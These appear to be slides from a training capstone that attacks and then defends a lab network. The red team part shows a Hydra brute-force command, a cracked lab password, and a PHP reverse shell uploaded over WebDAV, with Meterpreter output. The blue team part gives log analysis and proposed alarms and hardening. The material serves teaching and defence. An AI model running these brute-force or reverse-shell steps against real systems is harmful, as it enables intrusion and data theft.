



# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

### Address Range:

192.168.1.0/24

**Netmask:**255.255.255.0

**Gateway:**192.168.1.1

## Machines

**IPv4:** 192.168.1.1

**OS:** Windows 10 Pro

**Hostname:**

ML-RefVm-684427

**IPv4:** 192.168.1.90

**OS:** Kali GNU/Linux  
2020.1

**Hostname:** Kali

**IPv4:** 192.168.1.100

**OS:** Ubuntu 18.04.4 LTS

**Hostname:** ELK

**IPv4:** 192.168.1.105

**OS:** Ubuntu 18.04.1 LTS

**Hostname:** Capstone

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

# **Red Team**

## Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Open Ports	Role on Network
KALI	192.168.1.90	22, SSH	Pentesting
ELK	192.168.1.100	22, SSH 5044, Logstash 5601, Kibana 9200, Elasticsearch	Logging and Monitoring
CAPSTONE	192.168.1.105	22, SSH 80, HTTP	Web Application File Distribution
ML-RefVm-684424	192.168.1.1	135 ,139 ,445, 2179, 3389	VM Host Internet Gateway

---

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Broken Authentication	Permits brute forcing through automation.	Information Disclosure Command & Control
Sensitive Data Exposure	Data transmitted in clear text and improper storage of sensitive data.	Information Disclosure Penalties from Regulators
Local File Inclusion Vulnerability	Permits uploading and running of files to the local machine.	Remote Code Execution Information Disclosure

---

# Exploitation: Brute Force Vulnerability

---

01

## Tools & Processes

OSINT techniques were used to identify possible users (Ashton) and directories.

Hydra was used in conjunction with a dictionary list to attempt thousands of passwords in a short time.

02

## Achievements

Exploitation of the vulnerability allowed access to a hidden directory.

The hidden directory contained another user's (Ryan) password hash and revealed the existence of a WebDAV file share.

The same creds may be used to obtain an ssh shell.

03

```
[00][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-20 08:04:10
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vv 192.168.1.105 http-get /company_f
olders/secret_folder
```



# Exploitation: Local File Inclusion Vulnerability

01

## Tools & Processes

Ryan's creds allowed access to the WebDAV folder.

A PHP reverse shell payload was crafted with MSFVenom and uploaded to the server.

The script was executed by browsing to the page and a Metasploit shell was established.


02

## Achievements

The exploit achieved arbitrary remote code execution on the target.


The reverse shell then allowed the exfiltration of sensitive data.

03



```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:55190)
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:55192)

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer      : server1
OS            : Linux server1 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17
Meterpreter   : php/linux
meterpreter >
```




# **Blue Team**

## Log Analysis and Attack Characterization


# Analysis: Identifying the Port Scan

- We observed multiple hits at different ports from the same source IP and same port starting at 15:45. Such a high number of hits within small span of time is indicator of a port scan recon activity
- There were 1,110 packets sent from IP 192.168.1.90




# Analysis: Finding the Request for the Hidden Directory

- There were 10,146 requests for hidden directory “/secret\_folder”
- Within “/secret\_folder”, a file named “connect\_to\_corp\_server” was requested. This file had the location details of the webdav folder and the username information as to which user can access it. The file also contained notes that mentioned that by gaining access to this, file sharing and copying will be enabled




# Analysis: Uncovering the Brute Force Attack

- There were a total of 15,891 requests during the attack whereas 15,890 requests were made before the attacker was able to retrieve the password.



# Analysis: Finding the WebDAV Connection

- There were 38 requests to the “/Webdav” directory and within that directory, the files that were accessed were “passwd.dav” & “shell1.php”



Stream Settings

Search: \*webdav\*

Customize Highlights 02/20/2021 5:15:57 PM

Feb 20, 2021	event.dataset	Message	
16:46:45.000	apache.access	[apache][access] 192.168.1.90 ryan "propfind /webdav HTTP/1.1" 207 1545	
16:46:45.000	apache.access	[apache][access] 192.168.1.90 ryan "propfind /webdav/passwd.dav HTTP/1.1" 207 913	
16:46:45.000	apache.access	[apache][access] 192.168.1.90 ryan "propfind /webdav HTTP/1.1" 207 529	09 A
17:07:20.000	apache.access	[apache][access] 192.168.1.90 ryan "propfind /webdav HTTP/1.1" 207 530	
17:08:15.000	apache.access	[apache][access] 192.168.1.90 ryan "propfind /webdav HTTP/1.1" 207 530	
17:15:57.000	apache.access	[apache][access] 192.168.1.90 ryan "propfind /webdav HTTP/1.1" 207 530	12 P
17:15:57.000	apache.access	[apache][access] 192.168.1.90 ryan "propfind /webdav HTTP/1.1" 207 950	
17:15:57.000	apache.access	[apache][access] 192.168.1.90 ryan "propfind /webdav/shell1.php HTTP/1.1" 404 491	03 P
17:15:57.000	apache.access	[apache][access] 192.168.1.90 ryan "propfind /webdav/shell1.php HTTP/1.1" 404 491	
17:15:57.000	apache.access	[apache][access] 192.168.1.90 ryan "put /webdav/shell1.php HTTP/1.1" 201 535	
17:15:57.000	apache.access	[apache][access] 192.168.1.90 ryan "propfind /webdav HTTP/1.1" 207 950	



# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

### Alarm to be set to detect future port scans:

Count the connection attempts by ANY SOURCE IP to destination ports of the local network IPs during a time span of 5 min

### Threshold triggering the alarm:

Since NMAP usually scans the first 1000 most common ports, we would set the threshold to 500 port

## System Hardening

### Mitigation suggestions

- Create a local **security group** for the 3 users
- Since this directory typically should be accessed only from within the local network, restrict port connections to local **security group** only.
- Deny all HTTP traffic from outside the **security group**.
- Run adaptive mode on firewall to filter incoming ICMP traffic targeting closed ports



# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

### Alarm to be set:

Any connection attempt to the Directory structure where Secret\_folder is from a Source IP not included in the following white list of user\_ip:

- Ryan
- Ashton
- Hannah

### Threshold triggering the alarm

In this case, since this directory should only be accessed by 3 different IPs (or 6 or 9 depending on the amount of devices allowed), a threshold of 1 is necessary.

## System Hardening

### Mitigation suggestions

- Multi-factor authentication
- Enhance password policy (protect classified directory / files with passwords) to meet NIST 800-63b standards
- Encrypting the data in the hidden directories.

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

### **Alarm To Be Set:**

It is recommended to set three alarms:

- Alarm 1: 5 failed authentications occurred from a single source IP
- Alarm 2: Successful authentications > 0 and failed authentications > 50 in an hour
- Alarm 3: When http status code is 401 more than 10 times in 30 seconds

## System Hardening

### **Mitigation Suggestions**

- Require strong passwords
  - Combine letters, numbers and symbols
- Limit Login Attempts
  - Lockout accounts for a limited time
- Implement Multi-Factor Authentication
- Implement Captcha

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

### Alarm to be Set:

- Potential Alarm: Count any attempt to connect through an IP address that is not a part of a whitelist
- Set a threshold of more than 1 attempt through an untrusted IP

## System Hardening

### Mitigation Suggestions:

- A whitelist can be set whereas only trusted IP addresses (Ryan's) or IP ranges are able to access WebDAV in the local security group
- Two-factor authentication
- Protect classified files with stronger passwords
- Use FTP/SFTP instead of WebDAV

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

### Alarm To Be Set:

- Setting an alarm for all the **put request** coming from a different IP than Ryan's.
- Activating the alarm when there is **more than one attempt** is made into accessing and or if there is any upload in the webDav.

## System Hardening

### Mitigation Suggestions

- Defining types of files allowed for upload (block .exe files and .php files).
  - Closing ports commonly used for penetration (4444)
  - Updating IDS signature (if IPS, block the traffic and quarantine the targeted machine)
  - Whitelisting IP addresses to minimize (not eliminate) the reverse shell connection.
-

*The  
End*